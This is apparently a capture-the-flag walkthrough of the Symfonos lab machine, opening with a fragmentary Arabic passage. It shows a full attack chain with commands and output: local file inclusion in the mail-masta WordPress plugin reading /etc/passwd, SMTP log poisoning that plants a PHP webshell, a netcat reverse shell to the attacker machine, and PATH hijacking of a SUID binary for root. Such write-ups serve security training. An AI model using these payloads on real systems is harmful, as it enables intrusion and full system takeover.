توجد الثغرة في مسارين رئيسيين داخل الإضافة، ويمكن استغلالها عبر إرسال طلب `GET` بسيط دون الحاجة لتسجيل الدخول

(Unauthenticated):  National Institute of Standards and T... +2

المسار الأول (`count_of_send.php`):


http

tent/plugins/mail-masta/inc/campaign/count_of_send.php?p1=/etc/passwd

Phase 5: LFI Exploitation

Step 15 — LFI Confirmed: Reading /etc/passwd

The LFI is exploited by navigating to the `count_of_send.php` endpoint with `pl=/etc/passwd`. The server returns the full `/etc/passwd` file, confirming the vulnerability is working. Key finding: a user named "helios" exists with home directory `/home/helios` and shell `/bin/bash`, and MySQL is also running. This confirms a real user account to target.



Step 16 — SMTP Log Poisoning: Injecting PHP Webshell via Netcat

To escalate from LFI to Remote Code Execution (RCE), SMTP log poisoning is used. The Postfix mail log (`/var/mail/helios`) is readable via LFI. A netcat connection is opened directly to SMTP port 25, and a PHP one-liner webshell is injected into the mail body sent to the helios user, so it gets written into the mail log:


```
nc 192.168.147.136 25
HELO example.com
MAIL FROM:<anonymous@example.com>
RCPT TO:helios
DATA
<?php system($_GET['cmd']);?>
.
```

The server accepts and queues the message (SMTP ID 7680F4084F).

```
(ayman@ayman)-[~]
$ nc 192.168.147.136 25
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
helo example.com
250 symfonos.localdomain
mail from:<anonymous@example.com>
250 2.1.0 Ok
rcpt to:helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']);?>
250 2.0.0 Ok: queued as 7680F4084F
```


Step 17 — LFI + Log Poisoning: Reading the Poisoned Mail Log

The mail log at /var/mail/helios is now read via the LFI endpoint. The log contains the injected PHP webshell alongside earlier WordPress installation emails. The PHP code is now embedded in the log file and will execute when the log is included by the web server.



Step 18 — RCE Achieved: Executing Commands via &cmd= Parameter

The LFI is chained with the poisoned log to achieve Remote Code Execution. By appending `&cmd=ls` to the URL, the PHP `system()` shell executes the `ls` command on the server. The output shows the contents of the mail-masta plugin's campaign directory, confirming full command execution as the web server user.



Step 19 — Triggering the Reverse Shell via the Browser

A reverse shell command is sent through the `&cmd=` parameter. The payload connects back to the attacker machine (192.168.147.129) on port 4444 using netcat with the `-e` flag to spawn `/bin/bash`:

```
...count_of_send.php?pl=/var/mail/helios&cmd=nc -e /bin/bash 192.168.147.129 4444
```



Phase 6: Initial Access — Reverse Shell

Step 20 — Catching the Reverse Shell (nc -lvnp 4444)

A netcat listener was pre-configured on the attacker machine on port 4444. When the browser trigger is fired, the target connects back. Running `whoami` confirms execution as user "helios", and the `id` command shows the full group memberships. Initial foothold is established.

```
(ayman@ayman)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.147.129] from (UNKNOWN) [192.168.147.136] 39892
whoami
helios
id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
```


Phase 7: Privilege Escalation

Step 21 — Enumerating SUID Binaries

From the helios shell, privilege escalation vectors are investigated. Attempting to cd to /root and running sudo -l both fail (permission denied / sudo not found). A search for SUID binaries is conducted:

```
find / -perm 4000 2>/dev/null
find / -perm -4000 2>/dev/null
```

Among the standard SUID binaries (passwd, newgrp, mount, etc.), an unusual binary stands out: /opt/statuscheck — this is not a standard system binary and is owned by root with SUID set.

A terminal window showing a directory listing of the root filesystem. The output of 'ls' is as follows:
bin etc initrd.img.old lost+found opt run sys var
boot home lib media proc sbin tmp vmlinuz
dev initrd.img lib64 mnt root srv usr vmlinuz.old
The user then attempts to change to /root, which is denied. Next, they run 'sudo -l', which reports the command is not found. Finally, they run the 'find' commands to locate SUID binaries. The results show several standard binaries like /usr/lib/eject/dmccrypt-get-device, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, /usr/lib/openssh/ssh-keysign, /usr/bin/passwd, /usr/bin/gpasswd, /usr/bin/newgrp, /usr/bin/chsh, /usr/bin/chfn, and /opt/statuscheck. The /opt/statuscheck binary is highlighted in the original image.


```
ayman@ayman: ~ x  ayman@ayman: ~ x  ayman@ayman: ~ x
ls
bin      etc      initrd.img.old  lost+found  opt      run      sys      var
boot     home     lib             media       proc     sbin     tmp      vmlinuz
dev      initrd.img  lib64          mnt         root     srv      usr      vmlinuz.old
helios@symfonos:/$ cd root
cd root
bash: cd: root: Permission denied
helios@symfonos:/$ sudo -l
sudo -l
bash: sudo: command not found
helios@symfonos:/$ find / -perm 4000 2>/dev/null
find / -perm 4000 2>/dev/null
helios@symfonos:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
```

Step 22 — Inspecting /opt/statuscheck with file

The file command is run on /opt/statuscheck to understand what kind of binary it is:

```
file /opt/statuscheck
```

Output confirms it is a setuid ELF 64-bit LSB shared object — a dynamically-linked binary compiled for Linux. The SUID bit means it will run with root privileges when executed by any user.

A terminal window showing the output of the 'file' command for /opt/statuscheck.


```
helios@symfonos:/$ file /opt/statuscheck
file /opt/statuscheck
/opt/statuscheck: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=4dc315d863d033acbe07b2bfc6b5b2e72406bea4, not stripped
```

Step 23 — Reverse Engineering /opt/statuscheck with strings

The strings command is used to extract readable text from the binary to understand what it does:

```
strings /opt/statuscheck
```

A critical finding: the binary calls curl -I http://localhost — but it uses a relative path ("curl") without an absolute path like /usr/bin/curl. This means it is vulnerable to a PATH hijacking attack: if a fake "curl" binary is placed earlier in the PATH, the SUID binary will execute it as root instead.



```
ayman@ayman: ~ x ayman@ayman: ~ x ayman@ayman: ~ x
helios@symfonos:/$ strings /opt/statuscheck
strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
campaign.php
view_campaign.php
campaign.php
send.php
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://localhost
localhost
AWAVA
AUATL
[]A\A]A^A_
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6972
```

Step 24 — PATH Hijacking: Creating Fake curl to Get Root Shell

The PATH hijacking exploit is executed in four steps:

1. Navigate to /tmp (writable directory):

```
cd /tmp
```

2. Create a fake "curl" script that spawns a privileged bash shell (-p preserves EUID):

```
echo '/bin/bash -p' > curl
```

3. Make it executable:

```
chmod +x curl
```


4. Prepend /tmp to PATH so the fake curl is found first:

```
export PATH=/tmp:$PATH
```


5. Execute the SUID binary:

`/opt/statuscheck`

The binary runs as root (SUID), finds "curl" in /tmp first, executes /bin/bash -p, and a root shell is spawned. Running whoami confirms root, and id shows euid=0(root) while gid remains helios.



```
KALI - VMware Workstation
File Edit View VM Tabz Help
ayman@ayman: ~
ayman@ayman: ~ x ayman@ayman: ~ x
helios@symfonos:/$ cd /tmp
cd /tmp
helios@symfonos:/tmp$ echo '/bin/bash -p' > curl
echo '/bin/bash -p' > curl
helios@symfonos:/tmp$ chmod +x curl
chmod +x curl
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ ./opt/statuscheck
./opt/statuscheck
bash: ./opt/statuscheck: No such file or directory
helios@symfonos:/tmp$ /opt/statuscheck
/opt/statuscheck
bash-4.4# whoami
root
whoami
root
bash-4.4# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
bash-4.4# ls root
ls root
ls: cannot access 'root': No such file or directory
bash-4.4# ls /root
ls /root
```



Attack Chain Summary

The complete attack chain from enumeration to root:

1. Host Discovery — Nmap scan revealed ports 22, 25, 80, 139, 445 on 192.168.147.136
2. SMB Enumeration — Anonymous share contained attention.txt leaking passwords (epidioko, qwerty, baseball)
3. Helios Share Access — Password spray authenticated to helios share; todo.txt revealed /h3l105 web path
4. WordPress Enumeration — WPScan identified vulnerable mail-masta v1.0 plugin
5. LFI Exploitation — CVE-2016-10956 used to read /etc/passwd via count_of_send.php?pl=
6. SMTP Log Poisoning — PHP webshell injected into helios mail log via direct SMTP connection
7. RCE via LFI + Log Poison — Chained LFI to read poisoned log, executing system commands
8. Reverse Shell — nc -e /bin/bash payload delivered shell as helios
9. SUID Binary — /opt/statuscheck found with SUID bit; strings revealed relative curl call
10. PATH Hijacking — Fake curl in /tmp prepended to PATH; /opt/statuscheck executed as root, spawning root shell